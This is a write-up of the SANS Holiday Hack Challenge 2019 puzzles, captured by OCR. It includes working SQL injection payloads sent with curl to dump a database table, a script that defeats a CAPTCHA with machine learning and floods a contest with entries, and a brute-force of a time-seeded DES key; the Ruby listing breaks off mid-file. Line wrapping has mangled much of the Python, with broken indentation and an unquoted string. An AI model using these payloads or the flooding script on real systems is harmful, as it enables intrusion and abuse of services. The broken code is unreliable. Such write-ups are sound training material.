KringleCon 2: Turtle Doves

Write-up by Angel Gallegos

Table of Contents

-1. Introduction

I'm **0xD0rk**, first time attendant to the SANS Holiday Hacking Challenge. Walking among Elfs and solving a mystery was a pleasant way to spend Christmas Time and I would certainly do it again.

0. Talk to Santa in the Quad

Can you please help find them?


SOLUTION: **Head north from the train station and stop to talk with Santa with an Umbrella.**

1. Find the Turtle Doves

Hoot Hooot?

SOLUTION: **By exploring the area, the turtle doves can be found by the fireplace in the Student Union.**

2. Unredact Threatening Document



The Threatening Document on the top-left corner of the Quad.

- Download the PDF file
- Highlight the redacted portion of the text (or all text in the page):

Date: February 28, 2019

To the Administration, Faculty, and Staff of Elf University
17 Christmas Tree Lane
North Pole

From: A Concerned and Aggrieved Character

Confidential

Attention All Elf University Personnel,

Confidential


If you do not accede to our demands, we will be forced to take matters into our own hands.
We do not make this threat lightly. You have less than six months to act demonstrably.

Sincerely,

--A Concerned and Aggrieved Character

Figure 1 - Redacted PDF

Ctrl + C (copy text) and Ctrl + V (paste text) in Notepad:



```
Date: February 28, 2019

To the Administration, Faculty, and Staff of Elf University
17 Christmas Tree Lane
North Pole

From: A Concerned and Aggrieved Character

Subject: DEMAND: Spread Holiday Cheer to Other Holidays and Mythical Characters… OR
ELSE!


Attention All Elf University Personnel,

It remains a constant source of frustration that Elf University and the entire operation at the
North Pole focuses exclusively on Mr. S. Claus and his year-end holiday spree. We URGE
you to consider lending your considerable resources and expertise in providing merriment,
cheer, toys, candy, and much more to other holidays year-round, as well as to other mythical
characters.

For centuries, we have expressed our frustration at your lack of willingness to spread your
cheer beyond the inaptly-called "Holiday Season." There are many other perfectly fine
holidays and mythical characters that need your direct support year-round.

If you do not accede to our demands, we will be forced to take matters into our own hands.
We do not make this threat lightly. You have less than six months to act demonstrably.

Sincerely,

--A Concerned and Aggrieved Character
```

Figure 2 - Unredacted text

SOLUTION: DEMAND

3. Windows Log Analysis: Evaluate Attack Outcome

For lack of time and bad habit of not start documenting early in the challenge, I haven't completed this section, but I solved it, I promise 😊.

4. Windows Log Analysis: Determine Attacker Technique

For lack of time and bad habit of not start documenting early in the challenge, I haven't completed this section, but I solved it, I promise 😊.

5. Network Log Analysis: Determine Compromised Systems

For lack of time and bad habit of not start documenting early in the challenge, I haven't completed this section, but I solved it, I promise 😊.

6. Splunk

After completing the training questions, there's a hint for using the spath and view the full path of the stoQ events, so I use:


```
index=main
| eval results = spath(_raw, "results{}")
| mvexpand results
| eval path=spath(results, "archivers.filedir.path"), filename=spath(results,
"payload_meta.extra_data.filename"), fullpath=path."/".filename

| search fullpath!=""
| table filename,fullpath
```

Presented with this view, I search for the core.xml of the compromised document:

theme1.xml	/home/ubuntu/archive/f/5/c/b/a/f5cba8a650d6ada98d170f1b22098d93b8ff8879/theme1.xml
item1.xml	/home/ubuntu/archive/0/2/b/6/7/02b67cad55d2684115a7de04d0458a3af46b12c6/item1.xml
itemProps1.xml	/home/ubuntu/archive/1/7/6/1/2/1761214092f5c0e375ab3bc58a8687134b7f2582/itemProps1.xml
item1.xml.rels	/home/ubuntu/archive/b/7/7/0/f/b770f3a79423882bdae4240e995c0885770022ef/item1.xml.rels
.rels	/home/ubuntu/archive/9/d/7/a/b/9d7abf0ee4effcecad80c8bbfb276079a05b4342/.rels
app.xml	/home/ubuntu/archive/e/9/2/1/1/e9211c706be234c20d3c02123d85fea50ae638fd/app.xml
core.xml	/home/ubuntu/archive/f/f/1/e/a/ff1ea6f13be3faabd0da728f514deb7fe3577cc4/core.xml

Download and open core.xml to find the threatening message:

```
<dc:description>Kent you are so unfair. And we were going to make you the king of the Winter Carnival.</dc:description>
```




SOLUTION: Kent you are so unfair. And we were going to make you the king of the Winter Carnival.


7. Get Access to the Steam Tunnels

Heading on to the Dorm, right before entering the last room, Krampus can be seen hoping out with a key under his belt.

The approach taken to solve this challenge was to analyze the key cutter and the key.



Key cutter takes 6 values, key has 6 notches, after playing with some values, I determined that, the higher the value, the depth the notch will be.



After some trial and error:

```
233731
233631
234731
233531
233831
133731
122621
122520
```

Figure 3 - Key to access steam tunnels

I got the right key.

Figure 4 - Door is opened

SOLUTION: 122520

8. Bypassing the Frido Sleigh CAPTEHA

Despite the warnings, I follow my way through the steam tunnels, Krampus needs help solving the CAPTEHA.

Reviewing the API, steps to take are:

1. Train a TensorFlow model to recognize the set of categories provided: Christmas Trees, Ornaments, Candy Canes, Presents, Santa Hats, Stockings.

2. Request a CAPTEHA challenge, strip out the categories to solve it.

3. Build the images from b64, build the categories and execute *predict_images_using_trained_model.py* and deliver a csv file of the matches to resolve the CAPTEHA in *capteha_api.py*.


############################## capteha_api.py ##############################

```
#!/usr/bin/env python3
# Fridosleigh.com CAPTEHA API - Made by Krampus Hollyfeld
import requests
import json
import sys
import base64
import os         #AG Added
import subprocess #AG Added

def main():
    yourREALemailAddress = lorenzoagallegos@gmail.com
    # Creating a session to handle cookies
    s = requests.Session()
    url = "https://fridosleigh.com/"

    json_resp = json.loads(s.get("{}api/capteha/request".format(url)).text)
    b64_images = json_resp['images']                    # A list of dictionaries eaching
containing the keys 'base64' and 'uuid'
    challenge_image_type = json_resp['select_type'].split(',')     # The Image types the
CAPTEHA Challenge is looking for.
    challenge_image_types = [challenge_image_type[0].strip(),
challenge_image_type[1].strip(), challenge_image_type[2].replace(' and ','').strip()] #
cleaning and formatting

#Generate images from base64
        for i in range(len(b64_images)):
            imgstring = base64.b64decode(b64_images[i]["base64"])
            filename =  b64_images[i]["uuid"]+'.png'
            with
open(os.path.join('/root/Downloads/img_rec_tf_ml_demo/unknown_images',filename), 'wb') as
f:
            f.write(imgstring)

#Dump the 3 category of images to predict
            for i in range(len(challenge_image_types)):
```

```
                print (challenge_image_types[i])
                f =
open(os.path.join('/root/Downloads/img_rec_tf_ml_demo/',"categories.txt"), "a")
                f.write(challenge_image_types[i] + "\n")
                f.close()

#Execute prediction script and populate data.csv
            cmd = ['python3', 'predict_images_using_trained_model.py']
            subprocess.Popen(cmd).wait()

#Load data.csv to final_answer variable and trim the last comma
            with open(os.path.join('/root/Downloads/img_rec_tf_ml_demo/data.csv'), "r") as
f:
            final_answer = f.readline()
            final_answer = final_answer[:-1]

    json_resp = json.loads(s.post("{}api/capteha/submit".format(url),
data={'answer':final_answer}).text)
            if not json_resp['request']:

        # If it fails just run again. ML might get one wrong occasionally
print('FAILED MACHINE LEARNING GUESS')
print('--------------------\nOur ML Guess:\n--------------------
\n{}'.format(final_answer))
print('--------------------\nServer Response:\n--------------------
\n{}'.format(json_resp['data']))
sys.exit(1)

print('CAPTEHA Solved!')

# If we get to here, we are successful and can submit a bunch of entries till we win

userinfo = {
    'name':'Krampus Hollyfeld',
    'email':yourREALemailAddress,
    'age':180,
    'about':"Cause they're so flippin yummy!",
    'favorites':'thickmints'
}

# If we win the once-per minute drawing, it will tell us we were emailed.
# Should be no more than 200 times before we win. If more, somethings wrong.
entry_response = ''
entry_count = 1
while yourREALemailAddress not in entry_response and entry_count < 200:
        print('Submitting lots of entries until we win the contest! Entry
#{}'.format(entry_count))
        entry_response = s.post("{}api/entry".format(url), data=userinfo).text
        entry_count += 1
        print(entry_response)
if __name__ == "__main__":
```

################ predict_images_using_trained_model.py ##################


```
#AG - Edit - Read the categories generated by the capteha_api.py
       f = open("categories.txt", "r")
img_type = f.read().splitlines()
f.close()


#Loop through prediction results and look for matches from the categories.txt, if match
found #append it to data.csv
for prediction in prediction_results:
    if prediction["prediction"] in img_type:
    answer = prediction["img_full_path"][15:]
    answer = answer[:36]
    print(answer)
    with open('data.csv', 'a', newline='') as f:
        f.write(answer + ",")
        f.close()
    #print(prediction["prediction"])
    #print('TensorFlow Predicted {img_full_path} is a {prediction} with {percent:.2%}
Accuracy'.format(**prediction))

if __name__ == "__main__":
main()
```



SOLUTION: 8Ia8LiZEwvyZr2WO (one time code)

9. Retrieve Scraps of Paper from Server

After receiving the super teleporting skill. I wandered around with my new power. Later, I accessed the student portal and after poking around by adding a tick (‘), I received this error:



I noticed there’s a validating script that needs to be passed on every request with: *https://studentportal.elfu.org/validator.php*

Created a shell script to curl and retrieve a valid code for querying as follows:

```
#!/bin/bash

VAR=$(curl https://studentportal.elfu.org/validator.php)

#Extract tables

#curl -d
"token="$VAR"&name=Angel&elfmail=a2aa@gmaial.com&program=Dreamineering&phone=5555554444&wh
yme=because','test'or updatexml(0,concat(0x7e,(SELECT concat(table_name) FROM
information_schema.tables WHERE table_schema=database() limit 1,1)),0) or'','active')#" -X
POST "https://studentportal.elfu.org/application-received.php"

#Extract krampus columns

#curl -d
"token="$VAR"&name=Angel&elfmail=a2aa@gmaial.com&program=Dreamineering&phone=5555554444&wh
yme=because','test' or updatexml(0,concat(0x7e,(SELECT concat(column_name) FROM
information_schema.columns WHERE table_name='krampus' limit 1,1)),0) or '','active')#" -X
POST "https://studentportal.elfu.org/application-received.php"

#Extract krampus contents

curl -d
"token="$VAR"&name=Angel&elfmail=a2aa@gmaial.com&program=Dreamineering&phone=5555554444&wh
yme=because','test' or updatexml(0,concat(0x7e,(SELECT concat_ws(':',id, path) FROM
krampus limit 6,1)),0) or '','active')#" -X POST
"https://studentportal.elfu.org/application-received.php"
```




Figure 5 - Enumeration of tables

Enumeration of the database tables:

```
DB tables
-----------------
applications
krampus
students
```

Enumeration of the krampus table:

```
krampus
-----------------
id
path
```

Figure 6 - Enumeration of krampus columns

The column **path** contains the file name to the scraps of paper; they were extracted as follows:




Figure 7 - Extraction of data from krampus table

The result of the extraction leads to a URI for downloading PNG files.

```
krampus - data
---------------------
id  path
1   /krampus/0f5f510e.png
2   /krampus/1cc7e121.png
3   /krampus/439f15e6.png
4   /krampus/667d6896.png
5   /krampus/adb798ca.png
6   /krampus/ba417715.png
```

After retrieving the 6 scraps of paper, I assembled them with GIMP:

Figure 8 - Scraps of paper together

SOLUTION: **Super Sled-o-matic**


10. Recover Cleartext Document

The most challenging objective for me.
The elements provided:

- Encryption Tool
- PDB File
- Encrypted Document
- A Hint: Since it a timeframe was given, the hint is that the seed is controlled by a time function.

This objective required a visit to Track 3 - Ron Bowes, Reversing Crypto the Easy Way.


After learning some new skills, I execute elfscrow.exe



Learned from this:
- Key length is 8 byte (64bit), therefore DES algorithm is assumed
- A secret id is created from the encryption key and uploaded to elfscrow.elfu.org and used in the decryption process.
- The traffic can be seen by forcing unsecure communications with the --insecure option

I launched IDA and located this function:

generate_key



```
; Attributes: bp-based frame

generate_key proc near

var_4= dword ptr -4
arg_0= dword ptr  8

push    ebp
mov     ebp, esp
push    ecx
push    offset aOurMiniatureEl ; "Our miniature elves are putting togethe"...
call    ds:__imp____iob_func
add     eax, 40h
push    eax             ; File
call    ds:__imp__fprintf
add     esp, 8
push    0               ; Time
call    time
add     esp, 4
push    eax
call    super_secure_srand
add     esp, 4
mov     [ebp+var_4], 0
jmp     short loc_401E31
```

Figure 9 - IDA view of generate_key function

Two important lines:

call time – confirming the suspicion that the encryption algorithm is based on the current time.
call super_secure_srand – this function would be responsible for building the encryption key by taking the time as seed.

super_secure_srand

```
; Attributes: bp-based frame

super_secure_random proc near
push    ebp
mov     ebp, esp
mov     eax, state
imul    eax, 214013
add     eax, 2531011
mov     state, eax
mov     eax, state
sar     eax, 16
and     eax, 32767
pop     ebp
retn
super_secure_random endp
```

Figure 10 - IDA view of super_secure_random function

The analysis of this function (and following Ron's advice), I google:




Figure 11 - Google search for the integers

LCG containing this ints is found:

```ruby
# LCG::Microsoft generates 15-bit integers using the same formula
# as rand() from the Microsoft C Runtime.
class Microsoft
  include Common
  def rand
    @r = (214013 * @r + 2531011) & 0x7fff_ffff
    @r >> 16
  end
end
```

Figure 12 - Ruby function in RosettaStone website

Time to get busy with some code and the final result is:

```ruby
require 'openssl'

#Start          1575658800
#End            1575666000
#Key total      7200 keys

KEY_LENGTH = 8

#RNG
def generate_key(seed)
  key = ""
  1.upto(KEY_LENGTH) do
    seed = ((214013 * seed + 2531011)& 0x7FFFFFFF)
    key += ((seed >> 16) & 0xFF).chr
  end
  return key
end

def des(data, key)
  c = OpenSSL::Cipher::DES.new()
  c.encrypt
  c.key = key
  return (c.update(data) + c.final())
end

#Generate key using each second from December 6, 2019, 7pm and 9pm UTC
